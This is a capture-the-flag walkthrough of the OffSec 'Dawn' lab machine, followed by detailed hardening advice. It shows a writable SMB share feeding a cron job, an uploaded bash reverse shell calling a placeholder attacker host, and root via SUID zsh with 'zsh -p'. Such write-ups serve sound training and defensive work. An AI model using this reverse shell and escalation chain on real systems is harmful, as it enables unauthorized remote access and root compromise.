


Dawn is a machine that rewards careful log analysis over brute force. The attack surface looks busy at first — HTTP, SMB, and MySQL all open — but the real story is told by a cron log sitting inside an Apache-served /logs/ directory. Reading management.log reveals that a root-owned cron job is periodically setting chmod 777 on two scripts inside the ITDEPT SMB share, then executing them as the dawn user. The ITDEPT share accepts unauthenticated writes. The chain practically writes itself: upload a malicious reverse shell named product-control through SMB, wait for the cron to fire, and catch the shell as dawn. Privilege escalation is a single command — SUID enumeration surfaces /usr/bin/zsh, and zsh -p preserves the elevated effective UID. Root in one line.
Attack Path: SMB ITDEPT share (unauthenticated write) → cron log reveals execution path → malicious product-control uploaded → cron fires (shell as dawn) → SUID zsh → zsh -p (euid=0)
Platform: OffSec Proving Grounds Play Machine: Dawn Difficulty: Easy OS: Linux (Debian) Date: 2026–03–30
Table of Contents
1. Reconnaissance
   1.1  Nmap Port Scan
   1.2  SMB Enumeration
   1.3  Web Directory Enumeration
2. Initial Access — SMB Write + Cron Job Abuse
   2.1  Discovering the ITDEPT Share is Writable
   2.2  Reading management.log — Cron Execution Revealed
   2.3  Crafting and Uploading the Reverse Shell
   2.4  Catching the Shell as dawn
3. Privilege Escalation — SUID Zsh
4. Proof of Compromise
5. Vulnerability Summary
6. Defense & Mitigation
   6.1  Unauthenticated Write Access to SMB Share
   6.2  Cron Jobs Executing Files from a World-Writable Location
   6.3  Web-Accessible Log Files Exposing System Internals
   6.4  Apache Directory Listing Enabled
   6.5  SUID Bit Set on /usr/bin/zsh
1. Reconnaissance
1.1 Nmap Port Scan
nmap -Pn -A -p- --open <TARGET_IP>Results:
Port     State  Service      Version
-------  -----  -----------  ------------------------------------------
80/tcp   open   HTTP         Apache httpd 2.4.38 (Debian)
139/tcp  open   netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open   netbios-ssn  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
3306/tcp open   mysql        MariaDB 5.5.5-10.3.15
Four ports. HTTP, two Samba ports, and MySQL. The SMB-OS-discovery script confirms the hostname as DAWN, the domain as dawn.dawn, and — critically — that SMB message signing is disabled. The guest account is in use, which means unauthenticated enumeration is likely possible. That is the first thread to pull.
The web root returns no title and no obvious content. MySQL on 3306 is noted, but turns out to be a dead end. SMB and the web server together tell this story.
1.2 SMB Enumeration
smbclient -L //<TARGET_IP> -NResults:
Sharename   Type   Comment
----------  ----   -------
print$      Disk   Printer Drivers
ITDEPT      Disk   PLEASE DO NOT REMOVE THIS SHARE. IN CASE YOU ARE NOT AUTHORIZED TO USE THIS SYSTEM LEAVE IMMEDIATELY.
IPC$        IPC    IPC Service (Samba 4.9.5-Debian)
The ITDEPT share stands out immediately — not for its warning, but for its very existence. A department-level SMB share on an internet-facing machine is unusual. The warning banner is ironic: it instructs unauthorized users to leave while doing nothing to stop them from connecting. The next step is to check whether the share accepts unauthenticated access and whether it allows writes.
1.3 Web Directory Enumeration
gobuster dir -u http://<TARGET_IP>/ -w /usr/share/dirb/wordlists/common.txtResults:
Path           Status  Notes
-------------  ------  ----------------------------------
/logs          301     Redirects to http://<TARGET_IP>/logs/
/index.html    200     No title, no useful content
/server-status 403     Access restricted
/logs/ returning a 301 is worth investigating. A log directory sitting in the Apache web root with directory listing enabled is the kind of misconfiguration that hands over operational intelligence before any exploitation begins. Reading it comes next.
2. Initial Access — SMB Write + Cron Job Abuse
2.1 Discovering the ITDEPT Share is Writable
Connect to the ITDEPT share without credentials:
smbclient //<TARGET_IP>/ITDEPT -NThe share connects without prompting for a password. Inside, the directory is empty. A quick write test confirms the worst-case scenario:
smb: \> put test.txt
putting file test.txt as \test.txt (0.0 kb/s) (average 0.0 kb/s)
smb: \> ls
  .      D   0   Mon Mar 30 06:01:43 2026
  ..     D   0   Wed Jul 22 13:19:41 2020
  test.txt   A   5   Mon Mar 30 06:01:43 2026
The share accepts unauthenticated uploads. Any file placed here is now sitting on the target filesystem at a path accessible to whatever process serves this share. The question is whether anything on the system executes files from this location, and that is exactly what the log directory answers.
💡 Write access to a file share is only dangerous if something executes what you put there. The next step is finding out whether anything does.
2.2 Reading management.log — Cron Execution Revealed
curl -s http://<TARGET_IP>/logs/Directory listing exposes four log files: auth.log, daemon.log, error.log, and management.log. The management log is 81K — significantly larger than the others, all of which are empty. That size difference is the signal.
curl -s http://<TARGET_IP>/logs/management.logThe log is a stream of cron activity. The relevant lines repeat on a predictable schedule:
2020/08/12 09:29:01 CMD: UID=0    | /bin/sh -c chmod 777 /home/dawn/ITDEPT/web-control
2020/08/12 09:29:01 CMD: UID=0    | /bin/sh -c chmod 777 /home/dawn/ITDEPT/product-control
2020/08/12 09:29:01 CMD: UID=1000 | /bin/sh -c /home/dawn/ITDEPT/product-control
2020/08/12 09:29:01 CMD: UID=33   | /bin/sh -c /home/dawn/ITDEPT/web-control
This is the complete attack chain, logged and waiting to be read. A root-level cron job runs chmod 777 on two scripts inside /home/dawn/ITDEPT/ every minute. Immediately after, a second cron job executes product-control as dawn (UID=1000) and web-control as www-data (UID=33). The ITDEPT SMB shares maps to /home/dawn/ITDEPT/ on the filesystem — the same directory the cron is reading from.
The write primitive and the execution primitive are now connected. Uploading a file named product-control to the ITDEPT share means it will be executed as dawn on the next cron cycle.
💡 The cron log did not just reveal a vulnerability — it handed over the exact filename, execution user, and timing. This is what unprotected operational logs cost.
2.3 Crafting and Uploading the Reverse Shell
Create a bash reverse shell script locally:
#!/bin/bash
bash -i >& /dev/tcp/<ATTACKER_IP>/4444 0>&1
Save it as product-control. Start the listener:
nc -lvnp 4444Upload the script to the ITDEPT share:
smbclient //<TARGET_IP>/ITDEPT -N
smb: \> put product-control
putting file product-control as \product-control (0.2 kb/s) (average 0.1 kb/s)
smb: \> ls
  product-control   A   57   Mon Mar 30 06:08:02 2026
The file is on the target. The root cron job will apply chmod 777 to it and execute it within the next minute.
2.4 Catching the Shell as dawn
The listener catches the connection on the next cron cycle:
connect to [<ATTACKER_IP>] from (UNKNOWN) [<TARGET_IP>] 42526
bash: cannot set terminal process group (1680): Inappropriate ioctl for device
bash: no job control in this shell
dawn@dawn:~$
Shell as dawn. The hostname matches, and the user is confirmed. No brute force, no CVE — just a writable share and a cron job that was already doing the work.
3. Privilege Escalation — SUID Zsh
Standard SUID enumeration after landing:
find / -perm -4000 -type f 2>/dev/nullOutput (partial):
/usr/sbin/mount.cifs
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/su
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/mount
/usr/bin/zsh
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/chfn
/usr/bin/zsh with the SUID bit set. Like bash, zsh supports the -p flag to preserve the effective UID from the SUID bit rather than dropping back to the real user. This is a well-documented GTFObins technique — the same principle as the SUID bash escalation, just with zsh as the shell.
/usr/bin/zsh -p
id
Output:
uid=1000(dawn) gid=1000(dawn) euid=0(root) groups=1000(dawn),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner)euid=0(root) — effective root. The real UID remains dawn, but the effective UID governs actual privilege for all system calls. This is a root shell.
4. Proof of Compromise
dawn@dawn:~$ /usr/bin/zsh -p
id
uid=1000(dawn) gid=1000(dawn) euid=0(root) groups=1000(dawn),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner)
5. Vulnerability Summary
#   Vulnerability                                     Severity   Impact
--  ------------------------------------------------  ---------  -----------------------------------------------
1   Unauthenticated write access to ITDEPT SMB share  Critical   Remote code execution via cron-executed payload
2   Cron executing scripts from world-writable path   Critical   Arbitrary command execution as dawn (UID=1000)
3   Operational logs exposed via HTTP                 High       Cron execution paths and timing leaked to attacker
4   Apache directory listing on /logs/                Medium     Log files enumerable without authentication
5   SUID bit set on /usr/bin/zsh                      Critical   Local privilege escalation to euid=0 (root)
6. Defense & Mitigation
6.1 Unauthenticated Write Access to SMB Share
Root Cause: The ITDEPT Samba share was configured to allow guest access with write permissions. No credentials were required to connect, list files, or upload arbitrary content. The warning banner in the share comment had no technical effect whatsoever.
Mitigations:
- Require authentication on all SMB shares. There is no legitimate scenario where a department file share should accept anonymous writes from the network. In
smb.conf, ensureguest ok = noandmap to guest = neverare set globally, and verify per-share directives do not override this.
[ITDEPT] path = /home/dawn/ITDEPT guest ok = no read only = yes valid users = @itdept- Apply the principle of least privilege to share permissions. Even authenticated users should receive only the access they need. If the share is used for reading departmental files, set it to read-only. Write access should be granted explicitly and audited.
- Enable SMB message signing. The Nmap output flagged message signing as disabled. Unsigned SMB sessions are vulnerable to relay attacks. Set
server signing = mandatoryinsmb.confto require signing on all connections. - Audit Samba configurations regularly. Use
testparmto review the effective Samba configuration and identify shares withguest ok = yesorwritable = yesthat were not explicitly intended. Any share that can be written to by an unauthenticated user is a critical finding. - Isolate file share services from the internet. SMB shares have no business being reachable from the public internet. Firewall ports 139 and 445 to internal networks only. If remote access to shares is required, route it through a VPN.
6.2 Cron Jobs Executing Files from a World-Writable Location
Root Cause: A root-owned cron job ran chmod 777 on script files inside /home/dawn/ITDEPT/ and then executed them as lower-privileged users. Because the ITDEPT directory was writable via the unauthenticated SMB share, an attacker could replace those scripts with arbitrary code. The cron did the rest.
Mitigations:
- Never execute scripts from directories that untrusted users can write to. This is the most fundamental rule in cron job security. Any script that a cron job will execute must live in a directory owned by root with permissions that prevent modification by other users — typically
755or stricter. - Remove the
chmod 777cron entries immediately. Setting scripts to world-writable before executing them is the worst possible pattern. It takes a potentially recoverable misconfiguration and turns it into a guaranteed code execution path for any user who can write to that directory. These cron entries serve no legitimate purpose that cannot be achieved more safely. - Audit all cron jobs across the system. Check
/etc/crontab,/etc/cron.d/,/etc/cron.daily/,/etc/cron.hourly/,/var/spool/cron/crontabs/, and any user crontabs. For every entry, verify: Who does it run as? What does it execute? Can an unprivileged user modify the target? If any of those answers are concerning, fix them before going further. - Log cron execution to a protected location. The
management.logthat revealed this entire attack chain was readable over HTTP. Cron logs should go to a protected system log destination — not a web-accessible directory. Usesyslogorjournaldand restrict access accordingly.
6.3 Web-Accessible Log Files Exposing System Internals
Root Cause: The /logs/ directory on the Apache web server contained cron execution logs that were readable by anyone who could reach port 80. The management.log file revealed the exact filesystem paths of scripts executed by cron, the UIDs they ran under, and the timing — everything an attacker needs to weaponize a writable share.
Mitigations:
- Never store system logs in the web root. Log files belong in
/var/log/or a dedicated log management system — not in/var/www/html/or any subdirectory of it. If a log file needs to be web-accessible for a monitoring dashboard, serve it through an authenticated endpoint that validates session state before returning content. - Audit the web root for non-application files. Logs, configuration files, backup files, and database dumps regularly end up in web roots through developer shortcuts. Run periodic audits of everything under the document root and remove anything that does not belong.
- Apply access controls to any log viewer. If operational logs need to be visible through a web interface, protect that interface with authentication and limit access to administrators. An unauthenticated log viewer is a reconnaissance tool gift-wrapped for attackers.
6.4 Apache Directory Listing Enabled
Root Cause: Apache Options Indexes was active on the /logs/ path, allowing any visitor to enumerate the directory's contents and identify which log files to retrieve. Without listing enabled, an attacker would need to guess filenames — a meaningful barrier for non-obvious log names.
Mitigations:
- Disable directory listing globally. Set
Options -Indexesin the Apache configuration for the document root and verify no virtual host or.htaccessfile re-enables it for sensitive directories.
<Directory /var/www/html> Options -Indexes</Directory>- Add index files to any directory that must remain accessible. A placeholder
index.htmlprevents listing as a fallback, though disablingIndexesOutright is the correct fix. - Include directory listing checks in any web server hardening review. It is one of the first items on the CIS Apache benchmark. Finding it enabled in production is always avoidable.
6.5 SUID Bit Set on /usr/bin/zsh
Root Cause: The SUID bit was set on /usr/bin/zsh, causing it to execute with the file owner's privileges (root) regardless of who invoked it. Like bash, zsh supports a -p flag that preserves the elevated effective UID rather than dropping it, making privilege escalation a single command.
Mitigations:
- Remove the SUID bit from zsh immediately. There is no legitimate use case for a SUID zsh binary on a production system.
chmod u-s /usr/bin/zsh- Verify:
ls -la /usr/bin/zsh# -rwxr-xr-x 1 root root ... /usr/bin/zsh- Audit all SUID binaries and compare against a known-good baseline. The standard Debian package set does not include a SUID zsh. Any SUID binary that was not installed as part of a reviewed package is a critical finding.
find / -perm -u=s -type f 2>/dev/nulldpkg -S /usr/bin/zsh- Check GTFObins before setting the SUID bit on any binary. Both bash and zsh are documented GTFObins SUID escalation vectors. Any shell or interpreter with a SUID bit is a root shell waiting to be triggered.
- Apply file integrity monitoring to system binaries.
aideortripwirewatching/usr/bin/zshand similar interpreter binaries would catch an unexpected permission change immediately and generate an alert before an attacker can use it.
OffSec PG Play — for educational purposes only.